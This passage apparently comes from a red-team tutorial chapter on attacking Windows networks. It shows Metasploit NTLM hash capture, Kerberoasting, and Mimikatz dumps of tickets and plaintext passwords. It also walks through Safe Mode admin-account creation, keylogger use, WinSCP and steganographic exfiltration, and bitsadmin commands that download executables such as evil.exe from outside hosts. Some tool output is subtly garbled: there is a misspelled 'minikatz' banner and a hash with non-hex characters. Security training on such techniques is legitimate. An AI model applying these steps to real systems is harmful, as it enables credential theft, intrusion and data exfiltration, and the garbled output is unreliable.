Wireshark is another well-known packet capture and network protocol analyzer that is compatible with Windows, Linux, macOS, Solaris, FreeBSD, NetBSD, and other OS in either Graphical User Interface (GUI) or command line mode. What is great about Wireshark is that it allows Red Teamers to be able to intercept and analyze live data from Ethernet, IEEE 802.11 (Wi-Fi), PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform). Additionally, it offers decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2.



Wireshark packet captures; image courtesy of Wireshark

In addition to the decryption support offered by tools such as *Wireshark*, Red Teamers can use software tools that come pre-loaded in the Kali Linux image such as *Metasploit's SMB Capture* or *Responder* to crack intercepted NTLMv1/NTLMv2 hashes.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

  Name          Current Setting  Required  Description
  ----          -
  CAINPWFIL    1122334455667788  no       The local filename to store the hashes in Cain&Abel format
  CHALLENGE    1122334455667788  yes      The 8 byte server challenge
  JOHNPWFIL    1122334455667788  no       The prefix to the local filename to store the hashes in John format
  SRVHOST      0.0.0.0          yes      The local host to listen on. This must be an address on the local
  SRVPORT      445              yes      The local port to listen on.

Auxiliary action:

  Name          Description
  ----          -
  Sniffer
```

Metasploit SMB Capture 1; courtesy of Offensive Security

```

msf auxiliary(smb) > set JOHNPFFILE /tmp/smbhashes.txt
JOHNPFFILE => /tmp/smbhashes.txt
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) >
[*] Mon Mar 28 10:21:56 -0600 2011
NTLMv1 Response Captured from 192.168.1.195:2111
V-MAC-XP\Administrator OS:Windows 2002 Service Pack 2 2600 LM:Windows 2002 5.1
LMHASH:397ff8a937165f55fdaaa0bc7130b1a22f85252cc731bb25
NTHASH:af44a1131410665e6dd99eea8f16deb3e81ed4ecc4cb7d2b

msf auxiliary(smb) > jobs -l

Jobs
====

  Id  Name
  --  ---
   2  Auxiliary: server/capture/smb

msf auxiliary(smb) > kill 2
Stopping job: 2...

[*] Server stopped.
msf auxiliary(smb) >

```



Metasploit SMB Capture 2; courtesy of Offensive Security







To ensure delivery to your inbox, please add [Web.Services@ROBYOUBLIND.com](mailto:Web.Services@ROBYOUBLIND.com) to your address book.

 **Phishing Threat to Members** [Online Security Guarantee](#)   
[View Accounts](#) | [Privacy Promise](#) | [Contact Us](#)

**NICE PHONY EMBLEM**

Dear Valued Member,

Thank you for trusting us with your banking needs. We're writing to let you know that we've been advised of a Phishing email targeting our military members.

Please read the notice and archive it so that it stays with your important online documents. For complete details about the terms of your account, please refer to your [Account Confirmation and Validation](#). We look forward to continuing to serve your financial needs.

[View the Notice](#) **THIS IS WHERE I STEAL YOUR ACCOUNT** **THIS LINK IS SO PHONY**

Sincerely,  
  
Peter Ian ~~Staker~~  
Assistant Vice President, Servicing

**LIKE WE'LL EVER REPLY**

Please do not reply to this e-mail. To send a secure message to us, please [contact us](#).

[Privacy Promise](#) **I WILL NEVER REVEAL MY IDENTITY TO YOU**

Member FDIC

Sample spear phishing email attack against USAA; courtesy of AF.mil

## Kerberoasting



Kerberos the 3-headed mythical beast guarding the gates of Hell; courtesy of thewordisbond.com

Kerberos, besides being a mythical 3-headed creature is also, of course, a network authentication protocol in the IT security domain that uses a ticket-granting system to provide strong authentication for client/server applications using secret-key cryptography. Kerberoasting is a technique that abuses Kerberos and that doesn't require elevated permissions, allowing attackers to obtain service account passwords by obtaining a listing of Service Principle Name (SPNs) values for user accounts. A thorough explanation of exactly how Kerberoasting works is beyond the scope of this chapter, but readers are welcome to dig further here or elsewhere if so desired.

```
PS C:\Kerberoast\kerberoast-master> Add-Type -AssemblyName System.IdentityModel
PS C:\Kerberoast\kerberoast-master> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
'MSSQLSvc/jefflab-sql02.jefflab.local:1433'

Id                : uuid-829a6c81-a784-498d-8555-700501e14568-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 5/6/2017 3:04:33 PM
ValidTo           : 5/7/2017 1:02:18 AM
ServicePrincipalName : MSSQLSvc/jefflab-sql02.jefflab.local:1433
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

Using PowerShell to request service account SPNs; image courtesy of STEALTHbits Technologies

```

PS C:\Windows\system32> c:\temp\minikatz\minikatz sekurlsa::tickets exit

.#####.  minikatz 2.0 alpha (x64) release "Kiwi en C" <Nov 20 2014 01:35:45>
.## ^ ##
## < /> ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/minikatz (oe.eo)
'#####' with 15 modules * * */

minikatz(commandline) # sekurlsa::tickets

Authentication Id : 0 ; 5411630 <00000000:0052932e>
Session          : RemoteInteractive from 1
User Name        : lukeskywalker
Domain           : ADSECLAB
SID              : S-1-5-21-1473643419-774954089-2222329127-1106

* Username : lukeskywalker
* Domain   : LAB.ADSECURITY.ORG
* Password : TheForce99!

Group 0 - Ticket Granting Service
[00000000]
Start/End/MaxRenew: 1/1/2015 10:34:22 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC01.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
760e13ce0914d4232603970aa7558d9694360931fd0a42313404114b37c441d8
Ticket : 0x00000012 - aes256_hmac ; kvno = 3 [...]

[00000001]
Start/End/MaxRenew: 1/1/2015 10:34:22 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : ldap ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : ldap ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
d9715661dbcc8a549d0b24014a1e65544dafbf590808abc1617d3b6c3d43e901
Ticket : 0x00000012 - aes256_hmac ; kvno = 1 [...]

[00000002]
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : LDAP ; ADSDC05.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : LDAP ; ADSDC05.lab.adsecurity.org ; lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG < LAB.ADSECURITY.ORG >
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
e578fb76de6dfed3f2c79c7c9ecb460aec9e90fd6c8933fc2008227181a8ec97
Ticket : 0x00000012 - aes256_hmac ; kvno = 1 [...]

[00000003]
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : HOST ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : HOST ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
33e9d16d943ccf5c4229c8f4c6b81e001f84049decddcc27a21c97e7behd6334e
Ticket : 0x00000012 - aes256_hmac ; kvno = 1 [...]

[00000004]
Start/End/MaxRenew: 1/1/2015 10:34:21 PM ; 1/2/2015 8:34:21 AM ; 1/8/2015 10:34:21 PM
Service Name <02> : cifs ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Target Name <02> : cifs ; ADSDC05.lab.adsecurity.org ; @ LAB.ADSECURITY.ORG
Client Name <01> : LukeSkywalker ; @ LAB.ADSECURITY.ORG
Flags 40a40000 : ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
98136a400a63a6ea70097c62acd9657d99512c5da9b38adcf1ed60ccd953868f
Ticket : 0x00000012 - aes256_hmac ; kvno = 1 [...]

```

Using Mimikatz to extract Kerberos service tickets; courtesy of Mimikatz

## Gaining Asset Admin

If you have physical access to a Windows computer, then there are several methods of owning the system. One relatively easy method that doesn't involve any hardware hacking or external devices to gain local administrator access on the asset by rebooting the Windows OS computer in Safe Mode which, by default, logs the user back into the machine as the local administrator

account with limited functionality. Safe mode boot can be done from the command prompt or by power cycling the computer and entering the BIOS to select the safe mode boot option.

If the safe mode user account is password-protected, try pressing enter without entering a password, or trying using the default user Windows password if you happen to know it. This hack will not work without being able to log into the computer in Safe mode. Once in Safe Mode, open Cmd.exe and change directories to:

```
C:\WINDOWS\system32>net user pentester1 /ADD
```

Next, create the new account password by entering:

```
C:\WINDOWS\system32>net user pentester1 *
```

Once the password for the new account has been created, then add the new account to the local administrator group:

```
C:\WINDOWS\system32>net localgroup administrators pentester1 /ADD
```



```
Administrator: Command Prompt
C:\Windows\System32>net user pentester1 /ADD
The command completed successfully.

C:\Windows\System32>net user pentester1 *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.

C:\Windows\System32>net localgroup administrators pentester1 /ADD
The command completed successfully.

C:\Windows\System32>THIS WAS DONE IN WINDOWS SAFE MODE BOOT
```

Privilege Escalation attack on Windows 10 machine from Safe Mode

Next, from the command prompt, type “msconfig” which will open the System Configuration GUI and navigate to the “Boot” tab to unselect “Safe boot,” and click “OK.” Lastly, restart the computer in regular boot mode and log in with your newly established administrator account.



MSCONFIG Boot Settings restored to normal boot (uncheck Safe boot)

Depending on how much time the Red Team has, they might also choose to install a keylogger on a target system to capture all of the keystrokes entered. *Spyrix* offers a free keylogger that is an excellent option. By installing a keylogger, the attackers will capture account login credentials that can be used by the attacker or that enable privilege escalation. *Spyrix* allows for remote monitoring and data is saved to the Cloud. If possible, the attackers will attempt to blend in and the stolen user credentials (esp. for an administrator account) will allow them to act as a verified system user on the network.

## Exfiltrating Sensitive Data

## 5 Stages of a Malware Attack



The 5 stages of a malware attack; courtesy of @tesrex

Once an attacker has made it through the previous stages of a Red Team operation or that is otherwise called a ‘malware attack,’ the final step of exfiltration and corruption is relatively easy. Whether attempting to exfiltrate sensitive data from a standard computer client, server, or some type of ‘sensitive’ asset, there are multiple methods of accomplishing this feat. Attackers can use Windows Secure Copy, a freeware tool to perform sensitive data exfiltration by transferring files to and from a compromised system.



```
C:\windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.192]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\>"C:\Program Files (x86)\WinSCP\WinSCP.com" C:\scripts\script.txt /ini=nul
echo on
open sftp://martin:**@example.com/ -hostkey="ssh-rsa 2048 2EPqmpSRaRtUIqwvm15rzavssrhHxJ3avJWh9m
Baz8M="
Searching for host...
Connecting to host...
Authenticating...
Using username "martin".
Authenticating with pre-entered password.
Authenticated.
Starting the session...
Session started.
Active session: [1] martin@example.com
cd /home/martin/public_html/wiki/wiki
/home/martin/public_html/wiki/wiki
lcd C:\download
C:\download
get *.txt
contributions.txt | 1 KB | 0,0 KB/s | binary | 100%
faq_dir_default.txt | 1 KB | 9,3 KB/s | binary | 100%
directory_cache.txt | 1 KB | 12,0 KB/s | binary | 100%
dragext.txt | 4 KB | 20,2 KB/s | binary | 100%
commandline.txt | 13 KB | 36,9 KB/s | binary | 100%
config.txt | 4 KB | 36,8 KB/s | binary | 100%
exit
C:\>
```

Using Windows Secure Copy to exfiltrate data; courtesy of WinSCP

Data can be exfiltrated and anonymously leaked via different channels such as *Pastebin*, *Peerlist*, *Secure Drop*, *Github*, *Google Drive*, *Dropbox*, or email to name a few methods. If none of these options are available, then it may be necessary to use a side-channel attack method such as digital steganography to exfiltrate the data without detection. For instance, an attacker could use Martin Fiedler's *tcsteg.py* to hide a TrueCrypt encrypted container that is embedded within a larger file type such as a .mp4 movie file to exfiltrate a large amount of data. *OpenStego* is another potential option for uploading hidden data in the form of a video file to an Internet Service Provider (ISP) such as YouTube. There are many different methods for exfiltrating data, some methods will naturally be less noisy than others and the attacker will need to select the method based on the particular circumstances of the target environment.



Using OpenStego to exfil data

Depending on how sophisticated the physical and network security of a target organization facility is, physical exfiltration of data may be possible. Exfiltration of data using an external USB drive, CD/DVDs, or perhaps shoving an HDD or laptop in a backpack or briefcase and walking out of the facility might actually work assuming the HDD doesn't have Full Disk Encryption (FDE) and there aren't detectors or security guards checking bags. It may also be possible to exploit air-gapped computer systems via electromagnetic frequency spectrum vulnerabilities that emanate from WiFi, electrical power lines, computer tower fan noise, monitor display refresh rate, PC speakers/microphones, LED, or Bluetooth signal. It is beyond the scope of this chapter to get too far down into the weeds on how these types of attacks work and it may also seem like a long-shot that requires special equipment and advanced skills/knowledge, but the Israelis have truly made an art form out of these types of covert-channel attacks.

## Long-Term Persistence via 'Living-off-the-Land'

Let's face it, just as many hackers prefer to use Linux and the command line because it is so much faster than point-and-click GUIs, most of the computers in the world run some version of the Windows OS which is why Windows is the most heavily attacked OS in history. There are

far greater numbers of exploits for Windows than other OS because it is the predominant OS and attackers have concentrated their efforts accordingly for maximum effect.

Like digital steganography, it is very difficult to detect malicious activity that is disguised as normal network traffic or normal OS functions and tool activity. ‘Living off the land’ refers to a tactic that attackers have migrated to as result of sandboxing technologies discovering fileless malware, and instead attackers are using the organic tools that are already built-into the OS such as PowerShell to propagate malware-like functions.

```
PS C:\cases> bitsadmin /info backdoor /verbose

BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {AD76901C-924F-49E3-82BF-878159C01295} DISPLAY: 'backdoor'
TYPE: DOWNLOAD STATE: TRANSFERRED OWNER: DFIR\matt
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 933888 / 933888
CREATION TIME: 18/02/2018 7:56:53 PM MODIFICATION TIME: 18/02/2018 7:57:24 PM
COMPLETION TIME: 18/02/2018 7:57:24 PM ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
  933888 / 933888 WORKING http://www.totallylegitinappnews.com/evil.exe -> c:\windows\VSS\evil.exe
NOTIFICATION COMMAND LINE: 'c:\windows\VSS\evil.exe'
owner MIC integrity level: HIGH
owner elevated ?         true

Peercaching flags
  Enable download from peers      :false
  Enable serving to peers         :false

CUSTOM HEADERS: NULL
```

Example of PowerShell used in conjunction w/ BITSAdmin tool to download files; courtesy of Matt’s DFIR blog

Formally introduced by Microsoft in 2006, *PowerShell* was initially a command line interpreter (CLI) application known as *Monad*, or *Microsoft Shell- MSH*, derived from a long history of tools like *MS-DOS*, *netsh*, and *WMIC* that was designed to allow the automation of a full complement of core administrative tasks. All modern versions of Windows come with PowerShell installed and unless it’s been locked down and continuously monitored, it can be a nightmare for the IT department to defend against. *PowerShell* is a very powerful tool and can be used to slurp up plaintext passwords, hashes, PIN codes, and Kerberos tickets that are temporarily stored in the system’s volatile memory when combined with other traditional hacking tools such as *Mimikatz*. PowerShell can also be used to modify system configuration, and even laterally hop from one system to another (poppin’ shells like a boss).

```

PS C:\Users\user2\Downloads\mimikatz_trunk\x64> .\mimikatz.exe

.#####.   mimikatz 2.1.1 (x64) built on Feb  3 2018 23:33:17
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## \ / ##   /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 46807536 (00000000:02ca39f0)
Session           : CachedInteractive from 2
User Name         : user1
Domain           : server1
Logon Server      : WIN-PN500A7CBDU
Logon Time        : 2/18/2018 9:50:16 PM
SID               : S-1-5-21-3116701761-259308785-82427877-1103

    msv :
        [00000003] Primary
        * Username : user1
        * Domain   : server1
        * LM       : b34ce522c3e4c87722c34254e51bff62
        * NTLM    : fc525c9683e8fe067095ba2ddc971889
        * SHA1    : e53d7244aa8727f5789b01d8959141960aad5d22
    tspkg :
        * Username : user1
        * Domain   : server1
        * Password : Passw0rd!
    wdigest :
        * Username : user1
        * Domain   : server1
        * Password : Passw0rd!
    kerberos :
        * Username : user1
        * Domain   : SERVER1.HACKLAB.LOCAL
        * Password : Passw0rd!
    ssp :
    credman :

```

Example of using Mimikatz to retrieve plaintext login passwords from volatile memory; credits bytes > bombs

If Red Teamers already have a *cmd.exe* shell but no way to download files to a victim Windows machine, the *BITSadmin.exe* is a good alternative if worried that running PowerShell scripts might trip detection alarms.

```
C:\Users\Public>bitsadmin.exe /transfer "test" /download http://[redacted]/cve-[redacted].exe C:\Users\Public\cve.exe
bitsadmin.exe /transfer "test" /download http://[redacted]/cve-[redacted].exe C:\Users\Public\cve.exe

BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.
